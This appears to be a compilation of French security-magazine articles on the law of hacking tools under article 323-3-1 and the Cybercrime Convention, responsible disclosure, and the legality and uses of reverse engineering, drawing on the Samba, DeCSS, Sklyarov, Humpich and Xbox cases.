[14] Sur les différents stades de l'*iter criminis*, voir Soyer, J.-C. *Droit pénal et procédure pénale* (12e édition) - BSHS/ Droit -Science politique KJV 7979 S731 2001

[15] Lire par exemple : The *DMCA's Chilling Effect on Encryption Research* par Michael Landau : **http://www.gigalaw.com/articles/2001-all/landau-2001-09-all.html** ; *Unintended Consequences : Five Years under the DMCA*: **http://www.eff.org/IP/DMCA/ unintended_consequences.pdf** ; *Dimitri Sklyarov on chilling effect of DMCA* : **http://www.sethf.com/ infothought/blog/archives/000123.html**

[16] Le cas Felten, rappel des faits : septembre 2002, le SDMI lance un défi public invitant les participants à analyser et déchiffrer une série de mesures de sécurité conçues pour protéger les enregistrements musicaux contre la copie illicite. Le professeur Felten et son équipe de recherche relèvent le *challenge* et réussissent finalement à craquer cinq technologies sur les six proposées. Au lieu de réclamer la récompense allouée aux gagnants du défi, le professeur Felten décide de rédiger un papier scientifique sur ses découvertes et de le soumettre à la conférence IHW (*Information Hiding Workshop*). Le SDMI avec des représentants de la RIAA et de la société Verance (propriétaire de l'une des solutions qui ont été craquées) envoient alors au professeur Felten plusieurs lettres et courriers électroniques d'avertissement, l'informant qu'il risquait ce faisant de tomber sous le coup de la loi fédérale, y compris le DMCA, et lui enjoignant très fortement de retirer son papier de la Conférence. Ayant d'abord reculé, le professeur Felten et son équipe ont finalement décidé de présenter le même papier à la conférence Usenix , engageant parallèlement (avec le support de l'EFF – *Electronic Frontier Foundation*) une demande de jugement déclaratif (*Declaratory Judgment*) statuant sur les points de droit concernant l'absence de violation du DMCA (qui n'était pas encore entré en vigueur à l'époque des faits) et la protection des auteurs de la publication en vertu du 1er Amendement sur la Liberté d'Expression. Pour connaître les suites de l'affaire, consulter : **http://www.eff.org/IP/DMCA/Felten_v_RIAA/**

[17] Le cas Dimitri Sklyarov : feuilleton judiciaire de l'été 2001, dans lequel un jeune programmeur russe tient le rôle principal. Arrêté à l'issue de la conférence DEF CON à Las Vegas en juillet 2001, où il avait présenté un papier sur ses travaux de recherche en sécurité et les vulnérabilités de la technologie Adobe E-Book. Mis en cause non pas en raison de la conférence qu'il avait tenue, mais pour trafic présumé d'un logiciel permettant de contourner les mesures techniques de protection du format Adobe E-Book et pour complicité avec son employeur, Dimitri sera détenu pendant plusieurs mois avant d'être relâché et de pouvoir repartir en Russie. Pour plus de détails, consulter les archives EFF : **http://www.eff.org/IP/DMCA/US_v_Elcomsoft/**

[18] Article adopté dans le cadre de la Loi sur la sécurité quotidienne (LSQ) n° 2001-1062 du 15 novembre 2001, et faisant suite à l'affaire Serge Humpich (T.corr.Paris , 25 février 2000 : Juris-Data n° 2000-134 503 et CA Paris, 6 décembre 2000 : Juris-Data n° 2000-134 502 ; Communication Commerce électronique, mars 2001, comm. N° 28, C. Le Stanc) et au battage médiatique ayant entouré l'affaire des cartes appelées « Yescard ».

qui contribuent à l'avènement d'une nouvelle catégorie de « biens à double usage ».

Les auteurs de la Convention sur la Cybercriminalité (qui, comme on l'a vu, est directement à l'origine de la rédaction de l'article 323-3-1 concernant le point relatif à la « possession » ou la « détention » des dispositifs incriminés) s'étaient pourtant longuement interrogés, comme le montre le Rapport explicatif, sur la question de savoir quels outils devaient être visés, de façon à exclure les dispositifs à double usage.

Ainsi, l'approche visant les dispositifs « **conçus exclusivement ou spécialement** pour permettre la commission d'infractions » a été jugée trop restrictive car elle risquait de « créer des difficultés insurmontables en ce qui concerne l'administration de la preuve dans les procédures pénales, ce qui rendrait la disposition pratiquement inapplicable ou applicable uniquement dans de rares cas ». D'un autre côté, la solution consistant à inclure tous les dispositifs, même ceux dont la production et la diffusion sont licites, a également été écartée puisque l'imposition d'une sanction ne pourrait alors reposer que sur l'élément subjectif de l'intention de commettre une infraction informatique, approche qui n'avait pas non plus été retenue dans le domaine de la contrefaçon de monnaie.

Finalement, la Convention a adopté une solution de compromis (jugée « raisonnable ») qui consiste à limiter le champ d'application de l'article 6[19] aux dispositifs dont on peut dire qu'ils sont « ***principalement conçus ou adaptés*** » pour permettre la commission d'une infraction de fraude informatique.

Dans la première version proposée dans le cadre du projet de loi « LSI » (cf *supra*), le législateur français avait quant à lui retenu une rédaction plus restrictive encore, visant uniquement les dispositifs « ***conçus pour*** *commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3* » du Code pénal.

Malheureusement, la formule adoptée en lecture définitive par le Parlement n'a pas tiré les enseignements des propositions antérieures ni des débats autour de la Convention et cette rédaction risque en pratique de semer la **confusion dans le cas de certains dispositifs simplement pervertis ou détournés à des fins illicites** par des utilisateurs malveillants. Par exemple, on peut s'interroger sur le sort qui serait réservé à l'auteur du programme DeCSS, le Norvégien Jon Lech Johansen[20] en France, au vu du nouvel article 323-3-1 ? En effet, ce programme n'a-t-il pas été *principalement conçu* pour permettre l'interopérabilité des DVD avec les lecteurs de PC fonctionnant sous système d'exploitation Linux, tout en se révélant dans le même temps, pour d'autres utilisateurs plus malveillants, *particulièrement (sinon spécialement) adapté* pour faire sauter les verrous techniques interdisant la lecture de DVD hors zone de distribution ?

A la lumière de cet exemple, on peut donc penser que la solution de compromis adoptée dans le cadre de la Convention sur la cybercriminalité aurait été préférable. Et pour renforcer cette opinion, on citera en dernier lieu la pratique de certains pays dans l'application des contrôles à l'exportation des biens de cryptologie – biens qui justement, sont visés dans l'Arrangement de Wassenaar[21] en tant que « biens à double usage », et pour lesquels certaines autorités de contrôle relativisent la rigueur d'application de la réglementation selon que les fonctionnalités cryptographiques exécutées à des fins de confidentialité le soient **à titre principal ou simplement accessoire.**

Point d'orgue de l'infraction prévue par le nouvel article 323-3-1 du Code pénal, la recherche du « motif légitime » se révèle donc le dernier recours à l'usage des scientifiques, ingénieurs, journalistes spécialisés ou amateurs partisans de la cause « sécurité informatique ».

3 « Sans motif légitime » : du bon grain et de l'ivraie

En premier lieu, il convient de souligner très clairement que, conformément à l'article 121-3 du code pénal, tout délit suppose une intention de le commettre, si bien que la détention (ou, plus hypothétiquement, la fourniture) involontaire de programmes malveillants ne peut être poursuivie. Dans le même sens, M. René Trégouët, lors des débats en seconde lecture devant le Sénat, rappelait à l'intention des auteurs de certains amendements[22] que l'article 323-3-1 n'a « *ni pour vocation ni pour effet de permettre la sanction pénale d'internautes non avertis, qui détiendraient malgré eux un virus informatique ou qui utiliseraient à des fins licites des logiciels d'accès à des ordinateurs ou serveurs distants* » (logiciels Telnet ou FTP par exemple).

Cependant, si la fourniture ou la simple possession d'outils de piratage doit être intentionnelle pour pouvoir être sanctionnée, c'est-à-dire qu'elle doit être en connaissance de cause et sans droit, la formule de l'article 323-3-1 retenue par le Parlement français n'exige pas, comme le prévoit l'article 6[23] de Convention sur la cybercriminalité, la preuve d'une intention spécifique – « *c'est-à-dire* (comme l'expose le Rapport explicatif de la Convention) *une*

[19] « Article 6 – Abus de dispositifs

1. Chaque Partie adopte les mesures législatives et autres qui se révèlent nécessaires pour ériger en infraction pénale, conformément à son droit interne, lorsqu'elles sont commises intentionnellement et sans droit :

a. La production, la vente, l'obtention pour utilisation, l'importation, la diffusion ou d'autres formes de mise à disposition

i. D'un dispositif, y compris un programme informatique, principalement conçu ou adapté pour permettre la commission de l'une des infractions établies conformément aux articles 2-5 ci-dessus ;

ii. D'un mot de passe, d'un code d'accès ou des données informatiques similaires permettant d'accéder à tout ou partie d'un système informatique dans l'intention qu'ils soient utilisés afin de commettre l'une ou l'autre des infractions visées par les articles 2-5 ; et

b. la possession d'un élément visé aux paragraphes (a) (1) ou (2) ci-dessus dans l'intention qu'il soit utilisé afin de commettre l'une ou l'autre des infractions visées par les articles 2-5. Une Partie peut exiger en droit interne qu'un certain nombre de ces éléments soit détenu pour que la responsabilité pénale soit engagée ».

[20] Acquitté par les juges norvégiens de l'accusation d'accès frauduleux à des données et de contournement des mesures techniques de protection de ces données (Tribunal de 1ère instance d'Oslo, 7 janvier 2003) – Pour plus de détails sur l'affaire DVD-Jon : **http://www.eff.org/IP/Video/DeCSS_prosecutions/Johansen_DeCSS_case/**
http://www.afterdawn.com/news/archive/3693.cfm

[21] Pour plus de détails, voir : **http://www.wassenaar.org**

[22] Amendement n° 75 tendant à insérer le mot « volontairement » ; amendement n° 22 tendant à supprimer l'alinéa 2 du I., précisant que : « *Les dispositions du présent article ne sont pas applicables lorsque l'importation, la détention, l'offre, la cession ou la mise à disposition de l'équipement, de l'instrument, du programme informatique ou de toute donnée n'est pas intentionnelle* » (alinéa inséré en seconde lecture par l'Assemblée nationale).

[23] Op. cit. : « dans l'intention que (les dispositifs) soient utilisés afin de commettre l'une ou l'autre des infractions visées par les articles 2-5 ».

intention directe d'utiliser le dispositif litigieux pour commettre l'une ou l'autre des infractions principales ». De même, concernant la répression relative à la simple possession, le législateur n'a pas retenu l'option laissée aux Parties à la Convention, tendant à imposer qu'un certain nombre d'éléments soient détenus pour que la responsabilité pénale puisse être engagée.

Surtout, il est intéressant de souligner que, dès le passage du texte en 1ère lecture, les sénateurs ont supprimé l'alinéa 2 prévu dans la mouture initiale de l'article 323-3-1 qui prévoyait que : « *Les dispositions du présent article ne sont pas applicables lorsque la détention, l'offre, la cession et la mise à disposition sont justifiées par les besoins de la recherche scientifique et technique ou de la protection et de la sécurité des réseaux de communications électroniques et des systèmes d'information* ». Le rapporteur pour avis de la Commission des Lois, Mme Michèle Tabarot, en a motivé la suppression en jugeant « *le champ de l'exclusion de la responsabilité pénale proposée excessivement large. En effet, les notions de "besoins de la recherche scientifique et technique" ou de la "protection et de la sécurité des réseaux de communication" sont particulièrement imprécises (…)* ».

Finalement, plutôt que de retenir la proposition consistant à soumettre les laboratoires et autres organes de recherche en informatique à un régime de déclaration préalable analogue à celui applicable en matière de cryptologie[24] (ce système risquant de susciter des difficultés d'application), le législateur a préféré insérer la notion de « motif légitime » dont l'appréciation est laissée à la discrétion du juge. A cet égard, la question est posée au Conseil Constitutionnel de savoir si cette notion n'est pas tout aussi imprécise (question autour de laquelle se sont exprimées des divergences de position au cours des débats parlementaires)…

Malgré tout, il est certain que les dispositifs d'analyse de réseaux ou de test d'intrusion conçus par les *milieux professionnels* pour vérifier la fiabilité de leurs produits informatiques ou contrôler la sécurité des systèmes sont fabriqués à des fins légitimes et que leurs utilisateurs (professionnels, clients) ne pourraient donc être considérés « sans droit ».

L'épée de Damoclès repose plutôt sur cette catégorie de « *hackers* blancs » (*White Hat*), informaticiens zélés, férus de sécurité, qui se sentant comme « investis de la mission de tester la sécurité des produits et systèmes »[25], en dénoncent publiquement les vulnérabilités. Pour eux[26], il est une frontière à ne plus ignorer désormais (sous peine de tomber pour de bon du côté obscur de la Force, laquelle est représentée ici par l'article 323-3-1) : la divulgation de toutes données (mots de passe, codes d'accès, clés cryptographiques, etc.), techniques ou dispositifs « prêts à l'emploi » (*exploits*) permettant de mettre en œuvre et d'exploiter directement une faille de sécurité. Il en va de même pour les journaux en ligne ou la presse papier, les sites Web ainsi que les listes de diffusion grand public, dès lors que ceux-ci publient des informations décrivant par exemple des scénarios opérationnels d'attaque, de manière reproductible par tous, ou des techniques de contournement des verrous de protection de logiciels déplombés.

En définitive, le nécessaire apprentissage des méthodes et outils d'attaque par les professionnels de la sécurité informatique, y compris dans le cadre de leurs activités privées (loisirs, associations), ne semble pas pouvoir se confondre avec ces actions prétendument « altruistes » conduisant à la fourniture de moyens de piratage (conçus ou spécialement adaptés pour la commission d'infractions)[27]. Il reste cependant à sensibiliser et convaincre les juges de la nécessité d'une divulgation responsable, le partage de l'information conditionnant en grande partie, en l'état des moyens actuels, l'optimisation de la sécurité des systèmes et également la responsabilisation des éditeurs de logiciels et solutions.

A cet égard, précisons que ni la politique de « sécurité par le secret » (*bug secrecy*) ni celle de « sécurité par la transparence » (*full disclosure*) ne constitue à elle seule la solution à cet objectif, mais bien la divulgation, responsable (cf *supra*, sur la « frontière » à respecter) et maîtrisée dans le temps et dans l'espace[28], des failles de sécurité.

4 Conclusion

Gageons donc que le juge saura discerner dans la « jungle d'Internet » le bon grain de l'ivraie et que cette nouvelle infraction prévue par l'article 323-3-1 du Code pénal sera utilisée à bon escient et non comme un instrument d'intimidation contribuant à entraver les travaux de la communauté des chercheurs et des experts en sécurité. Enfin, comme l'ont démontré plus de quinze années d'application de la loi Godfrain[29], la définition d'une politique pénale et (en l'absence d'une obligation de déclaration des incidents de sécurité[30]) la volonté du Ministère Public de poursuivre ces actes, seront avant tout, déterminantes dans l'efficience du nouveau dispositif.

[24] Cf article 18 du projet de loi pour la confiance dans l'économie numérique (LCEN).

[25] C. Le Stanc, *op.cit.*

[26] … mais aussi sans doute pour les membres de la communauté scientifique et les professionnels participant à des conférences sur la sécurité des technologies de l'information et de la communication …

[27] A cet égard, les systèmes « pot de miel » (*honeypots*) qui connaissent actuellement un fort regain d'intérêt parmi les membres de la communauté scientifique et technique ne semblent pas devoir être affectés par cette nouvelle disposition, sous réserve que les responsables de ces systèmes les « nettoient » régulièrement des outils et programmes installés par les attaquants leurrés, évitant ainsi de devenir complices de la diffusion de ces dispositifs à des tiers.

[28] Bruce Schneier, *Full disclosure and the Window of Exposure* – CRYPTO-GRAM, September 15, 2000 : **http://www.schneier.com/crypto-gram-0009.html#1**

[29] Loi du 5 janvier 1988. « Depuis l'entrée en vigueur de la loi, on compte une petite trentaine de procès sur son fondement (…) » - Thiébaut Devergranne, *La loi « Godfrain » à l'épreuve du temps*, paru dans MISC : **http://www.miscmag.com/articles/full-page.php3?page=304**

[30] Mouvement aujourd'hui amorcé aux Etats-Unis, en particulier dans l'Etat de Californie où le *Security Breach Information Act* (S.B. 1386), voté en février 2002 et qui a pris effet le 1er juillet 2003, oblige toute société ou personne gérant des données informatiques en Californie, mais aussi ceux qui ont des clients californiens, à informer leurs utilisateurs dès lors qu'ils ont connaissance d'une *"faille dans la sécurité du système pouvant avoir entraîné l'acquisition non autorisée de données informatiques compromettant la sécurité, la confidentialité ou l'intégrité des données personnelles"* contenues dans leurs fichiers. Pour plus de détails, lire : **http://www.transfert.net/a9056**.

Le reverse engineering et ses raisons

→ Qu'est-ce que le reverse engineering ?

D'après le jargon français, c'est une technique consistant à déterminer l'utilité d'un objet vu pour la première fois, en analysant cet objet. Dans le cas de la sécurité informatique et plus généralement de l'informatique, il s'agit de désassembler (décompiler) un programme pour en comprendre le fonctionnement. Il arrive aussi de "reverser" du matériel comme un périphérique ou un processeur. Récemment par exemple, Intel a fait du *reverse engineering* de la technologie AMD64 pour implémenter son propre jeu d'extensions 64 bits [INTEL].

→ À quoi sert le reverse engineering ?

Il a été question précédemment de périphérique. Dans ce cas précis, il sert généralement à comprendre le fonctionnement du matériel pour connaître ses spécifications. La plupart du temps, les constructeurs sont réticents à les donner. Le monde de l'Open Source a donc souvent eu recours à ce genre de pratiques pour développer ses propres drivers de périphériques (cartes son et vidéo, BIOS...). Sur des logiciels, le reverse engineering sert aussi beaucoup à ré-implémenter des fonctionnalités propriétaires comme des protocoles ou des algorithmes. Mais c'est souvent dans le domaine de la sécurité que nous entendons parler le plus de reverse engineering. S'il peut être utilisé pour "cracker" un logiciel, il sert également à auditer un logiciel propriétaire ou analyser des *malwares* (virus et autres).

Plusieurs anecdotes vont suivre. Elles montreront, outre la prouesse technique, les retombées que peut avoir l'utilisation du reverse sur un logiciel ou du matériel propriétaire. Et surtout, elles serviront à montrer que le reverse engineering n'est pas qu'un simple outil technique pour bidouilleurs avertis et crackers invétérés mais qu'il a une réelle utilité.

Le reverse engineering dans le monde du logiciel libre

Le projet Samba est peut-être le cas le plus connu de reverse engineering dans le monde du logiciel libre, en tout cas celui qui représente le plus de travail. Tout le monde connaît ce logiciel, les protocoles (SMB et CIFS) qu'il émule et ce pour quoi il est destiné, c'est-à-dire offrir une solution complète de substitution aux serveurs et clients Windows. Il peut donc jouer le rôle de contrôleur de domaine par exemple et communiquer avec les clients Windows 95/98 et NT en toute transparence.

Sa version actuelle est la version 3.0.4. Samba a réellement débuté le premier décembre 1993 avec l'annonce du projet "Netbios for Unix" et jusqu'à aujourd'hui, 35 versions de Samba environ ont vu le jour. Pourquoi un projet aussi long et autant de versions ? Les protocoles utilisés par Windows sont propriétaires et connaissant la politique marketing de Microsoft, peu d'informations à leur sujet ont été diffusées. L'équipe de développement a donc dû "reverser" Windows pour parvenir à ce qu'est Samba aujourd'hui.

Certaines parties de code de Samba parlent d'ailleurs d'elles-mêmes :

```
[...]
/* Some flag values reverse engineered from NLTEST.EXE */

#define LOGON_CTRL_IN_SYNC          0x00
#define LOGON_CTRL_REPL_NEEDED      0x01
#define LOGON_CTRL_REPL_IN_PROGRESS 0x02
[...]
```

ou bien encore :

```
[...]
/*
 * Check the data length doesn't go over the 10Mb limit.
 * increased after observing a bug in the Windows NT 4.0 SP6a
 * spoolsv.exe when the response to a GETPRINTERDRIVER2 RPC
 * will not fit in the initial buffer of size 0x1068   -jerry 22/01/2002
 */
[...]
```

Un procès a été intenté à l'équipe Samba et perdu par Microsoft, démontrant clairement que ce projet ne laissait pas indifférent la firme américaine. Le procès perdu, l'équipe de Samba est depuis lors autorisée à diffuser sur Internet les sources contenant du code désassemblé de Windows. Outre ce procès qui est plus ou moins une victoire du logiciel libre sur Microsoft (ne lançons pas un troll :), c'est aussi une preuve que le reverse enginering n'est pas forcément illégal. L'équipe de Samba a fourni un travail colossal pour permettre aux systèmes libres de pouvoir communiquer avec des réseaux Microsoft. On ne peut que les en remercier.

Le reverse engineering et le business

Même si le reverse engineering dans le cas de Samba s'attaquait à un protocole propriétaire, il n'avait pas un impact financier direct. Les deux anecdotes qui suivent sont différentes du fait que le reverse engineering a été utilisé dans le but de contourner des protections qui obligeaient le simple utilisateur à débourser des deniers. Mais contourner ne signifie pas casser.

DeCSS ou 42 façons de diffuser un code source

Le moindre Linuxien a déjà entendu parler de cette histoire. Elle a commencé lorsque les DVD-vidéos vendus dans le commerce étaient encodés puis chiffrés selon un algorithme appelé CSS (*Content Scrambling System*). Cette protection empêchait la lecture du DVD sur des systèmes tels que Linux ou les *BSDs puisqu'aucun logiciel de lecture gratuit n'était prévu pour ces systèmes d'exploitation. Il était nécessaire de faire l'acquisition soit d'un lecteur DVD de salon qui puisse déchiffrer le DVD, soit d'un lecteur DVD pour ordinateur et un logiciel propriétaire (donc au minimum pour Windows) offrant

Samuel Dralet
<zg@kernsh.org>

le mécanisme de déchiffrage. Plus de détails sur cette protection sont disponibles dans [DeCSS].

Un groupe international de développeurs, dont le plus connu Jon Lech Johansen, a décidé de réagir et s'est lancé dans le reverse engineering de CSS afin de l'implémenter dans un programme Open Source. Leur réussite vient de l'erreur commise par un éditeur qui avait laissé la clé de décryptage dans son logiciel ! DeCSS est alors né et vous imaginez la suite : procès à l'encontre du seul développeur connu (il n'était âgé que de 16 ans à l'époque) intenté par la MPAA (*Motion Picture Association of America*), saisie de son matériel informatique, et finalement acquittement. Le document [DeCSS] explique plus ou moins en détails le déroulement du procès.

DeCSS semble aujourd'hui légal dans certains pays pour la simple et bonne raison que le reverse engineering a été utilisé à des fins de portabilité. Toutefois, l'issue du procès ne serait peut-être plus la même aujourd'hui avec certaines des nouvelles lois promulguées dernièrement, et en fonction du pays où ce procès se déroulerait. Et si vous souhaitez vous le procurer, visitez le site **http://decss.zoy.org** qui donne 42 manières de le distribuer :)

On prend les mêmes et on recommence

DVD Jon, comme beaucoup l'appelle, le développeur de DeCSS, refait parler de lui avec le logiciel d'Apple iTunes. Mis à part qu'il s'agit cette fois-ci d'un logiciel de musique, le scénario est exactement le même que le précédent [iTunes] : protection pour obliger les utilisateurs à payer, contournement de cette protection par reverse engineering pour permettre une utilisation sur des systèmes libres, mise en accès libre sur Internet d'un logiciel (QTFairUse) illégal aux yeux d'Apple et des majors de la musique, procès à l'encontre du développeur, acquittement.

DVD Jon a toujours agi dans l'optique de fournir aux utilisateurs de systèmes libres les mêmes fonctionnalités que les systèmes propriétaires tels que Windows ou MacOs X. Nous nous en apercevons à travers ces deux histoires.

Le reverse engineering sur du matériel

L'affaire Humpich

Tout le monde a entendu parler de cette affaire très controversée au moins une fois [HUMPICH]. Pour mémoire, cet ingénieur avait réussi à craquer le système des cartes bancaires. Il avait dû pour cela comprendre le fonctionnement et donc "reverser" des terminaux de paiement et des cartes de crédit. Le fait de savoir si Serge Humpich a réutilisé ou non des informations déjà existantes ou s'il a essayé de négocier ses informations n'est pas le sujet de l'article. Nous nous focaliserons sur la finalité d'un tel travail de reverse engineering.

Presque tout le monde possède aujourd'hui une carte de paiement sans pour autant chercher à savoir si elle ne présente aucun risque en termes de sécurité et confidentialité. Serge Humpich s'était posé la question à l'époque et avait décidé d'étudier le système pour avoir la réponse. Il réussit à démontrer que le système bancaire était défaillant en termes de sécurité.

Des mesures auraient dû être prises par le GIE des cartes bancaires (cartel de 175 banques), l'organisme diffusant la quasi-totalité des cartes bancaires en France. Malheureusement, les moyens nécessaires pour résoudre ces problèmes de sécurité coûtant trop cher (tous les terminaux de paiement doivent être remplacés), l'affaire a plus ou moins été étouffée. Au passage, Serge Humpich a été mis en examen et jugé coupable (contrairement à DVD Jon).

Dans quel but la XBox a été reversée ?

Extrait du document [XBOX] intitulé "*The Xbox is a PC*" (visitez le site **http://www.xbox-linux.org**) traduit en français :

> *"Microsoft a eu du mal à décrire la Xbox comme une 'console'. Mais en fait la Xbox est un standard de PC 'legacy-free', excepté pour quelques changements très mineurs qui seront listés plus bas. Le but de cet article est de démontrer que la Xbox est un PC, et que même Microsoft ne la conçoit pas comme une 'console de jeu', mais comme une plate-forme à l'identique d'un PC. Comme nous avons fait du reverse-engeneering sur la machine de fond en comble pour permettre le fonctionnement de Xbox Linux sur elle, nous avons quelques idées sur les décisions du design qui ont été faites pour la fabriquer, et comme nous allons le montrer : la Xbox est un standard de PC 'legacy-free'."*

Le fait d'avoir "reverser" la Xbox a démontré que cette console n'était en fait qu'un PC standard allégé, et par conséquent de permettre au propriétaire d'une Xbox d'en faire l'usage qu'il souhaitait, et ce en toute légalité. Aujourd'hui, le principal projet est de faire tourner un Linux sur une Xbox, tout ce qu'il y a de plus louable et légal.

Les virus

Si certaines personnes ne sont toujours pas convaincues, malgré les diverses anecdotes, de l'utilité du reverse engineering, il n'est pas nécessaire de chercher bien loin pour les faire changer d'avis. Les articles d'Eric Filiol ou de Nicolas Brulez dans MISC sur le décorticage des virus en sont la preuve.

Comment fonctionnent vos anti-virus ? À chaque virus les sociétés éditrices d'anti-virus sortent un "plugin" pour éradiquer le virus. Ces plugins sont codés grâce au reverse engineering du virus en question pour en comprendre son fonctionnement et trouver la meilleure solution d'éradication. Si vous refusez d'admettre que le reverse est une technique nécessaire aux utilisateurs, arrêtez d'utiliser votre anti-virus :).

Conclusion

Si nous regardons au niveau des lois, l'article de Thiebaut Devergranne et Matthieu Chabaud (cf ci-contre) est là pour donner la réponse. Dans la vie courante, il semblerait que les entreprises éditrices de logiciels souhaitent rendre le reverse engineering illégal. À travers ces différentes anecdotes, on s'aperçoit que quasiment tout le temps un procès est intenté à l'encontre du développeur à partir du moment où le reverse a un impact financier sur les sociétés.

Un autre exemple flagrant est le cas du Russe Dmitry Sklyarov qui avait cassé la méthode de chiffrement des eBook de la société Adobe. Il fut arrêté par le FBI (oui, oui carrément) suite à une plainte d'Adobe et mis en prison plusieurs mois pour un simple logiciel finalement. Pas la peine d'expliquer pourquoi la société Adobe a réagi de cette manière. Finalement, comme tous les autres, il a été acquitté. Le site **http://www.freesklyarov.org/** diffuse toutes les informations en rapport à cette affaire.

Le reverse engineering est omniprésent : utilisé sur des périphériques, des processeurs ou des logiciels, dans un but légal (Samba) ou illégal ("crackage" de jeux et logiciels), il est partout autour de nous. J'ai surtout voulu montrer à travers cet article que le reverse engineering ne doit absolument pas devenir une technique illégale. Son interdiction d'utilisation entraînerait un ralentissement de l'informatique en général et surtout une prédominance des logiciels et matériels propriétaires.

Bibliographie

- [INTEL] **http://www.theregister.co.uk/2004/04/07/intel_64bit/**
- [DeCSS] Actualités passée et présente de l'informatique militante - Yannick Patois **http://expace.lautre.net/info_mili/node8.html**
- [iTunes] **http://www.theregister.co.uk/2003/11/22/dvd_jon_unlocks_itunes_locked/**
- [HUMPICH] **http://parodie.com/monetique/accueil.htm**
- [XBOX] **http://www.xbox-linux.org/docs/en-xboxpc.html**

2 6 Le cadre légal

→ La décompilation trouve ses fondements juridiques au sein de l'article L.122-6-1 du Code de la Propriété Intellectuelle (CPI) reflet des articles 5 et 6 de la directive européenne du 14 mai 1991.

→ le droit de décompilation : l'article L.122-6-1 CPI est la transcription littérale de l'article 6 de la directive, fruit d'une longue négociation ayant abouti à un compromis apparent entre les professionnels du milieu. La décompilation n'est autorisée que si elle est « *indispensable pour obtenir les informations nécessaires à l'interopérabilité d'un logiciel créé de façon indépendante avec d'autres logiciels* ».

Utiliser le reverse engineering pour ...

■ ... la maintenance du logiciel :

Le client/l'utilisateur peut-il, sans l'autorisation de l'auteur du logiciel, modifier au titre de la maintenance le logiciel légalement acquis ?

L'accès aux sources d'un logiciel est indispensable pour en assurer la maintenance voire le débogage. Il est donc normal que les utilisateurs de programmes informatiques cherchent à l'obtenir. Mais les créateurs de logiciels n'y consentent pas facilement car la détention des sources est trop souvent assimilée à la propriété du programme. La compilation présente pour les développeurs et les éditeurs de programmes l'avantage certain de « *crypter* » le logiciel de telle manière que son contenu soit pratiquement inaccessible à la plupart des utilisateurs. Leurs droits sont préservés de fait. En conséquence, l'utilisateur dépourvu des sources est privé de tout moyen de maintenir le programme ou de le faire maintenir par une autre société que celle du créateur, légal détenteur des sources.

Dans le meilleur des cas, un logiciel a besoin d'évoluer ; dans le pire des cas, il faut le réparer. Malheureusement, c'est contractuellement qu'il sera possible de procéder à la maintenance du logiciel.

Il existe quelques litiges qui ont donné lieu à des décisions plutôt fâcheuses. Selon la décision du tribunal de commerce de Paris du 4 octobre 2001, est mal fondée l'action pour faute à l'encontre d'un éditeur de logiciel, au motif que celui-ci refuse de fournir les codes sources et les outils de développement de progiciels dont il abandonne la commercialisation, dès lors qu'aucune obligation légale ou contractuelle ne lui impose de fournir ces éléments. L'éditeur de logiciel est tout puissant s'il souhaite abandonner la commercialisation de son logiciel. L'utilisateur qui a acquis les droits d'exploitation non exclusive par le biais d'une licence ne pourra légalement accéder aux sources que pour un impératif d'interopérabilité.

■ ... l'inspiration :

L'étude d'un programme peut révéler des idées et des principes, sans pour autant que ces derniers puissent être appropriés comme le logiciel lui-même. En effet, les idées et les principes (tout comme les algorithmes, les concepts et les langages de programmation) ne sont pas protégeables au titre du droit d'auteur ; il est dit que les idées sont de libre parcours. Rien n'empêche, donc, l'utilisateur de s'inspirer d'un logiciel sans pour autant le copier ; d'autant que s'inspirer d'une fonctionnalité d'un logiciel n'est à aucun moment un acte de contrefaçon. En revanche, si le logiciel inspiré présente une trop grande

Matthieu Chabaud
Doctorant en droit

similitude avec le logiciel d'origine, l'auteur inspiré risquerait de tomber sous le coup de la contrefaçon ou de la concurrence déloyale par confusion.

Toutefois, la copie pure et simple d'éléments du code source, de sa structure, de ses ingéniosités... prend la forme d'une contrefaçon.

Si dans l'esprit il est possible de s'inspirer d'un logiciel existant, encore faut-il qu'il puisse avoir accès à ses sources ; ce qui devient moins évident quand il existe une mesure technique de protection du logiciel.

■ ... contourner une mesure technique de protection des logiciels :

L'article L.122-6-2 CPI est censé régler cette hypothèse. Il dispose en effet que « *toute publicité ou notice d'utilisation relative aux moyens permettant la suppression ou la neutralisation de tout dispositif technique protégeant un logiciel doit mentionner que l'utilisation illicite de ces moyens est passible des sanctions prévues en cas de contrefaçon* ». Cette rédaction aux apparences claires suscite quelques interrogations. Il semble que seules la publicité et la mise à disposition de notice permettant la suppression d'un dispositif technique, si elles ne précisent pas que cette utilisation est illicite, soient réprimées. La paraphrase n'explique pas tout ; elle éclaire. On pourrait penser que ce n'est pas l'acte de contournement de la mesure technique qui est illicite mais la seule diffusion d'un moyen de contourner cette mesure sans prévenir l'utilisateur que ce moyen est illicite. La jurisprudence en a décidé autrement. La directive droit d'auteur et droits voisins dans la société de l'information (DADVSI) du 22 mai 2001 doit être transposée sur le point de la protection des mesures techniques de protection des oeuvres en droit interne français ; d'après les deux avant-projets de transposition ces mesures ne seront pas transposées pour les oeuvres logicielles. Pour une étude plus complète sur les mesures techniques de protection des oeuvres, le lecteur se reportera à notre article paru dans MISC 7, pages 14 à 17. Toutefois, en procédant par analogie avec les règles de la DADVSI, l'utilisation du reverse pour contourner une mesure technique de protection des œuvres est un acte de contrefaçon.

Une difficulté ressurgit : si l'utilisateur a acquis légalement un logiciel et qu'il use de son droit de décompilation dans un but d'interopérabilité et que le logiciel est protégé par une mesure technique, perd-il son droit ? Il ne s'agit pas là d'un cas d'école.

Nous l'avons analysé, contourner une mesure technique de protection est illicite et est assimilé à un acte de contrefaçon. La loi a-t-elle offert à l'auteur le pouvoir de jouer avec les exceptions légales ? L'auteur ne peut déroger à ce droit par contrat mais aurait-il le droit de le faire par l'intermédiaire d'un algorithme, code d'accès... ? Le factuel serait donc plus important que le contractuel ! La réponse ne peut être que négative. Toutefois, si encore une fois nous procédons par analogie, le projet de loi de transposition de la DADVSI présenté le 12 novembre 2003 en conseil des ministres préconise la création d'un collège de médiateurs chargé régler de manière souple et rapide les éventuels litiges sur la compatibilité des mesures techniques de protection avec le respect des exception. En l'état actuel des projets, cette disposition n'est pas transposable en matière de logiciel... peut-être devrait-elle l'être !

Une affaire récente en la matière provient du tribunal de grande instance de Lille, en date du 17 septembre 2002 : la création de deux utilitaires obtenus par décompilation d'un logiciel permettant de jouer au tarot en ligne est un acte de contrefaçon dans la mesure où les logiciels de triche ne fonctionnent que par traduction et la présentation en clair de données qui figurent dans le logiciel protégé. La décompilation est jugée plus flagrante encore puisqu'un fichier exécutable du programme d'origine est modifié pendant les parties du jeu.

